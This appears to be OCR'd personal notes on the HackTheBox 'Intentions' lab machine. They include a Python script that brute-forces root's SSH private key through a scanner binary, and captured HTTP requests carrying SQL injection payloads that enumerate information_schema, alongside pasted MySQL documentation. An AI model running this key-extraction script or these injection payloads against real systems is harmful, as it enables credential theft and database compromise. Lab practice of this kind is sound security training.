
Intentions

Monday, April 28, 2025 11:55 AM


[HackTheBox - Intentions]

https://0xdf.gitlab.io/2023/10/14/htb-intentions.html



```python
import subprocess
import hashlib
import string

charset = string.ascii_letters + string.digits + "-+/=\n"

def brute(file, guess):
    hash = hashlib.md5(guess.encode()).hexdigest()
    result = subprocess.run(['/opt/scanner/scanner','-c', file, '-l', str(len(guess)) ,'-s', hash],
                            stdout=subprocess.PIPE)
    if len(result.stdout) > 0:
        return True
    return False

LOOP = True
guess = "-----BEGIN OPENSSH PRIVATE KEY-----\n"
print(guess,end='')
while LOOP:
    for c in charset:
        if brute("/root/.ssh/id_rsa", guess + c):
            guess += c
            print(c, end="", flush=True)
            break
        if c == "\n":
            LOOP = False
```

Register account



Name: user


Email: user@user.com

Password: ••••

Repeat password: ••••


✓ Account creation complete, please login!

Login account




Email: user@user.com

Password: ••••




```
6MTc0NTg1NzMzMCwiZXhwIjoxNzQ1ODc4OTMwLCJuYmYiOjE3NDU4N
TczMzAsImp0aSI6IkFWeXNDdjQ3dDU5b3cwQW4iLCJzdWIiOiIyOCI
sInBydiI6IjIzYmQ1Yzg5NDlmNjAwYWRiMzllNzAxYzQwMDg3MmRiN
2E1OTc2ZjcifQ.2fvngOZFunE8wvzrOjgR4fUPHCSE8Ts3xxoriG_P
fiA; XSRF-TOKEN=
eyJpdiI6IndjclRwM0EvdEtVODhmS3dLanlWaVE9PSIsInZhbHVlIj
oiNlBlWEc5YzR0UUhmQ0locXhiZFRjU05lN2RGdDFPNVNycXBhM3lO
SkVXaVFZTmN2SGZoRnAzUUNVTDRHdittbWU4bU9QLzlDTGJWbS92Nk
Myb21Pc2xOM3JYZitSSXdNUzc4MEo5SGNjR3huQ1Qrb1FIdGZIdDFQ
RUFLZFdIeDkiLCJtYWMiOiIzOWY2NDg2MjRiMWQ4OGU0YWY3ZTUyND
I5MmQ2MzcwZDQ4YzY0YjQ1YTc4MTU1ODRkMzM1MjVlNDY1NzliNjJl
IiwidGFnIjoiIn0%3D; intentions_session=
eyJpdiI6ImFzWDl0RExncWQ5Zm44bS9qTzlFenc9PSIsInZhbHVlIj
oic3B6NkVPdzhzbEZna0hZV3B1cDV3V2laRU1YcXBNZ0NQWTJteDJi
NGZzbndGTDkyYXdocjk1aTZwS1hKMlhsa29Kb3RuVGNUTjhzQ1o4dD
R2VFU4cVJBU1hXUFZNTzA0UFlpQk0xVXdBQTZWbHNkNlpxMGV1WXJx
aWRFcWxIYmsiLCJtYWMiOiIxZWMwZmJiMTExZGZkMGVmNjExYWI5Nz
Q5NjFiYWI2ZWM5OGZmN2NhMGUyMTkwNGI2YzIwNjc4NjkwOTE5ZDI3
IiwidGFnIjoiIn0%3D
Connection: keep-alive

{
  "genres":"animals')/**/order/**/by/**/1#"
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Mon, 28 Apr 2025 16:57:34 GMT
X-RateLimit-Limit: 3600
X-RateLimit-Remaining: 3590
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 20

{
  "status":"success"
}
```




```
RUFLZFdIeDkiLCJtYWMiOiIzOWY2NDg2MjRiMWQ4OGU0YWY3ZTUyND
I5MmQ2MzcwZDQ4YzY0YjQ1YTc4MTU1ODRkMzM1MjVlNDY1NzliNjJl
IiwidGFnIjoiIn0=
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Referer: http://10.129.229.27/gallery
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwO
i8vMTAuMTI5LjIyOS4yNy9hcGkvdjEvYXV0aC9sb2dpbiIsImlhdCI
6MTc0NTg1NzMzMCwiZXhwIjoxNzQ1ODc4OTMwLCJuYmYiOjE3NDU4N
TczMzAsImp0aSI6IkFWeXNDdjQ3dDU5b3cwQW4iLCJzdWIiOiIyOCI
sInBydiI6IjIzYmQ1Yzg5NDlmNjAwYWRiMzllNzAxYzQwMDg3MmRiN
2E1OTc2ZjcifQ.2fvngOZFunE8wvzrOjgR4fUPHCSE8Ts3xxoriG_P
fiA; XSRF-TOKEN=
eyJpdiI6IndjclRwM0EvdEtVODhmS3dLanlWaVE9PSIsInZhbHVlIj
oiNlBlWEc5YzR0UUhmQ0locXhiZFRjU05lN2RGdDFPNVNycXBhM3lO
SkVXaVFZTmN2SGZoRnAzUUNVTDRHdittbWU4bU9QLzlDTGJWbS92Nk
Myb21Pc2xOM3JYZitSSXdNUzc4MEo5SGNjR3huQ1Qrb1FIdGZIdDFQ
RUFLZFdIeDkiLCJtYWMiOiIzOWY2NDg2MjRiMWQ4OGU0YWY3ZTUyND
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Mon, 28 Apr 2025 16:57:37 GMT
X-RateLimit-Limit: 3600
X-RateLimit-Remaining: 3589
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 1240

{
    "status":"success",
    "data":[
        {
            "id":1,
            "file":
            "public\/animals\/ashlee-w-wv36v9TGNBw-
            unsplash.jpg",
            "genre":"animals",
            "created_at":
            "2023-02-02T17:41:52.000000Z"
```




```
TczMzAsImp0aSI6IkFWeXNDdjQ3dDU5b3cwQW4iLCJzdWIiOiIyOCI
sInBydiI6IjIzYmQ1Yzg5NDlmNjAwYWRiMzllNzAxYzQwMDg3MmRiN
2E1OTc2ZjcifQ.2fvngOZFunE8wvzrOjgR4fUPHCSE8Ts3xxoriG_P
fiA; XSRF-TOKEN=
eyJpdiI6IndjclRwM0EvdEtVODhmS3dLanlWaVE9PSIsInZhbHVlIj
oiNlBlWEc5YzR0UUhmQ0locXhiZFRjU05lN2RGdDFPNVNycXBhM3lO
SkVXaVFZTmN2SGZoRnAzUUNVTDRHdittbWU4bU9QLzlDTGJWbS92Nk
Myb21Pc2xOM3JYZitSSXdNUzc4MEo5SGNjR3huQ1Qrb1FIdGZIdDFQ
RUFLZFdIeDkiLCJtYWMiOiIzOWY2NDg2MjRiMWQ4OGU0YWY3ZTUyND
I5MmQ2MzcwZDQ4YzY0YjQ1YTc4MTU1ODRkMzM1MjVlNDY1NzliNjJl
IiwidGFnIjoiIn0%3D; intentions_session=
eyJpdiI6ImFzWDl0RExncWQ5Zm44bS9qTzlFenc9PSIsInZhbHVlIj
oic3B6NkVPdzhzbEZna0hZV3B1cDV3V2laRU1YcXBNZ0NQWTJteDJi
NGZzbndGTDkyYXdocjk1aTZwS1hKMlhsa29Kb3RuVGNUTjhzQ1o4dD
R2VFU4cVJBU1hXUFZNTzA0UFlpQk0xVXdBQTZWbHNkNlpxMGV1WXJx
aWRFcWxIYmsiLCJtYWMiOiIxZWMwZmJiMTExZGZkMGVmNjExYWI5Nz
Q5NjFiYWI2ZWM5OGZmN2NhMGUyMTkwNGI2YzIwNjc4NjkwOTE5ZDI3
IiwidGFnIjoiIn0%3D
Connection: keep-alive

{
  "genres":
  "animals')/**/union/**/select/**/1,2,3,4,5#"
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Mon, 28 Apr 2025 16:58:52 GMT
X-RateLimit-Limit: 3600
X-RateLimit-Remaining: 3599
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 20

{
  "status":"success"
}
```



```
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwO
i8vMTAuMTI5LjIyOS4yNy9hcGkvdjEvYXV0aC9sb2dpbiIsImlhdCI
6MTc0NTg1NzMzMCwiZXhwIjoxNzQ1ODc4OTMwLCJuYmYiOjE3NDU4N
TczMzAsImp0aSI6IkFWeXNDdjQ3dDU5b3cwQW4iLCJzdWIiOiIyOCI
sInBydiI6IjIzYmQ1Yzg5NDlmNjAwYWRiMzllNzAxYzQwMDg3MmRiN
2E1OTc2ZjcifQ.2fvngOZFunE8wvzrOjgR4fUPHCSE8Ts3xxoriG_P
fiA; XSRF-TOKEN=
eyJpdiI6IndjclRwM0EvdEtVODhmS3dLanlWaVE9PSIsInZhbHVlIj
oiNlBlWEc5YzR0UUhmQ0locXhiZFRjU05lN2RGdDFPNVNycXBhM3lO
SkVXaVFZTmN2SGZoRnAzUUNVTDRHdittbWU4bU9QLzlDTGJWbS92Nk
Myb21lPc2xOM3JYZitSSXdNUzc4MEo5SGNjR3huQ1Qrb1FIdGZIdDFQ
RUFLZFdIeDkiLCJtYWMiOiIzOWY2NDg2MjRiMWQ4OGU0YWY3ZTUyND
I5MmQ2MzcwZDQ4YzY0YjQ1YTc4MTU1ODRkMzM1MjVlNDY1NzliNjJl
IiwidGFnIjoiIn0%3D; intentions_session=
eyJpdiI6ImFzWDl0RExncWQ5Zm44bS9qTzlFenc9PSIsInZhbHVlIj
oic3B6NkVPdzhzbEZna0hZV3BlcDV3V2laRUlYcXBNZ0NQWTJteDJi
NGZzbndGTDkyYXdocjklaTZwS1hKMlhsa29Kb3RuVGNUTjhzQ1o4dD
R2VFU4cVJBU1hXUFZNTzA0UFlpQk0xVXdBQTZWbHNkNlpxMGV1WXJx
aWRFcWxIYmsiLCJtYWMiOiIxZWMwZmJiMTExZGZkMGVmNjExYWI5Nz
Q5NjFiYWI2ZWM5OGZmN2NhMGUyMTkwNGI2YzIwNjc4NjkwOTE5ZDI3
IiwidGFnIjoiIn0%3D
```

```
        "id":3,
        "file":
        "public\/animals\/kristin-o-karlsen-u8a
        XoDEcDR0-unsplash.jpg",
        "genre":"animals",
        "created_at":
        "2023-02-02T17:41:52.000000Z",
        "updated_at":
        "2023-02-02T17:41:52.000000Z",
        "url":
        "\/storage\/animals\/kristin-o-karlsen-
        u8aXoDEcDR0-unsplash.jpg"
      },
      {
        "id":1,
        "file":"2",
        "genre":"3",
        "created_at":
        "1970-01-01T00:00:04.000000Z",
        "updated_at":
        "1970-01-01T00:00:05.000000Z",
        "url":"\/storage\/2"
      }
    ]
}
```



The INFORMATION_SCHEMA database in SQL Server and other relational databases like MySQL, PostgreSQL, and BigQuery provides access to metadata about the database itself. It's a read-only schema containing views that describe tables, views, columns, constraints, and other database objects. These views are a standard way to access metadata, allowing for a consistent interface across different database systems.

Key Features of INFORMATION_SCHEMA:


Metadata Access:

INFORMATION_SCHEMA provides a way to query for metadata about tables, views,

MySQL :: Developer Zone
https://dev.mysql.com › doc › information-schema

Chapter 28 INFORMATION_SCHEMA Tables


INFORMATION_SCHEMA **provides access to database metadata**, information about the MySQL server such as the name of a database or table, the data type of a column, ...




MySQL 8.4 Reference Manual / INFORMATION_SCHEMA Tables

Chapter 28 INFORMATION_SCHEMA Tables

Table of Contents



- 28.3.25 The INFORMATION_SCHEMA REFERENTIAL_CONSTRAINTS Table
- 28.3.26 The INFORMATION_SCHEMA RESOURCE_GROUPS Table
- 28.3.27 The INFORMATION_SCHEMA ROLE_COLUMN_GRANTS Table
- 28.3.28 The INFORMATION_SCHEMA ROLE_ROUTINE_GRANTS Table
- 28.3.29 The INFORMATION_SCHEMA ROLE_TABLE_GRANTS Table
- 28.3.30 The INFORMATION_SCHEMA ROUTINES Table
- 28.3.31 The INFORMATION_SCHEMA SCHEMATA Table
- 28.3.32 The INFORMATION_SCHEMA SCHEMATA_EXTENSIONS Table
- 28.3.33 The INFORMATION_SCHEMA SCHEMA_PRIVILEGES Table
- 28.3.34 The INFORMATION_SCHEMA STATISTICS Table
- 28.3.35 The INFORMATION_SCHEMA ST_GEOMETRY_COLUMNS Table
- 28.3.36 The INFORMATION_SCHEMA ST_SPATIAL_REFERENCE_SYSTEMS Table
- 28.3.37 The INFORMATION_SCHEMA ST_UNITS_OF_MEASURE Table



MySQL 8.4 Reference Manual / ... / The INFORMATION_SCHEMA SCHEMATA Table

28.3.31 The INFORMATION_SCHEMA SCHEMATA Table

A schema is a database, so the `SCHEMATA` table provides information about databases.

The `SCHEMATA` table has these columns:


- `CATALOG_NAME`

  The name of the catalog to which the schema belongs. This value is always `def`.

- `SCHEMA_NAME`

  The name of the schema.


- `DEFAULT_CHARACTER_SET_NAME`



```
2E1OTc2ZjcifQ.2fvngOZFunE8wvzrOjgR4fUPHCSE8Ts3xxoriG_P
fiA; XSRF-TOKEN=
eyJpdiI6IndjclRwM0EvdEtVODhmS3dLanlWaVE9PSIsInZhbHVlIj
oiNlBlWEc5YzR0UUhmQ0locXhiZFRjU05lN2RGdDFPNVNycXBhM3lO
SkVXaVFZTmN2SGZoRnAzUUNVTDRHdittbWU4bU9QLzlDTGJWbS92Nk
Myb21Pc2xOM3JYZitSSXdNUzc4MEo5SGNjR3huQ1Qrb1FIdGZIdDFQ
RUFLZFdIeDkiLCJtYWMiOiIzOWY2NDg2MjRiMWQ4OGU0YWY3ZTUyND
I5MmQ2MzcwZDQ4YzY0YjQ1YTc4MTU1ODRkMzM1MjVlNDY1NzliNjJl
IiwidGFnIjoiIn0%3D; intentions_session=
eyJpdiI6ImFzWDl0RExncWQ5Zm44bS9qTzlFenc9PSIsInZhbHVlIj
oic3B6NkVPdzhzbEZna0hZV3B1cDV3V2laRU1YcXBNZ0NQWTJteDJi
NGZzbndGTDkyYXdocjk1aTZwS1hKMlhsa29Kb3RuVGNUTjhzQ1o4dD
R2VFU4cVJBU1hXUFZNTzA0UFlpQk0xVXdBQTZWbHNkNlpxMGV1WXJx
aWRFcWxIYmsiLCJtYWMiOiIxZWMwZmJiMTExZGZkMGVmNjExYWI5Nz
Q5NjFiYWI2ZWM5OGZmN2NhMGUyMTkwNGI2YzIwNjc4NjkwOTE5ZDI3
IiwidGFnIjoiIn0%3D
Connection: keep-alive


"genres":
"animals')/**/union/**/select/**/1,(select/**/group_
concat(SCHEMA_NAME)/**/from/**/information_schema.sc
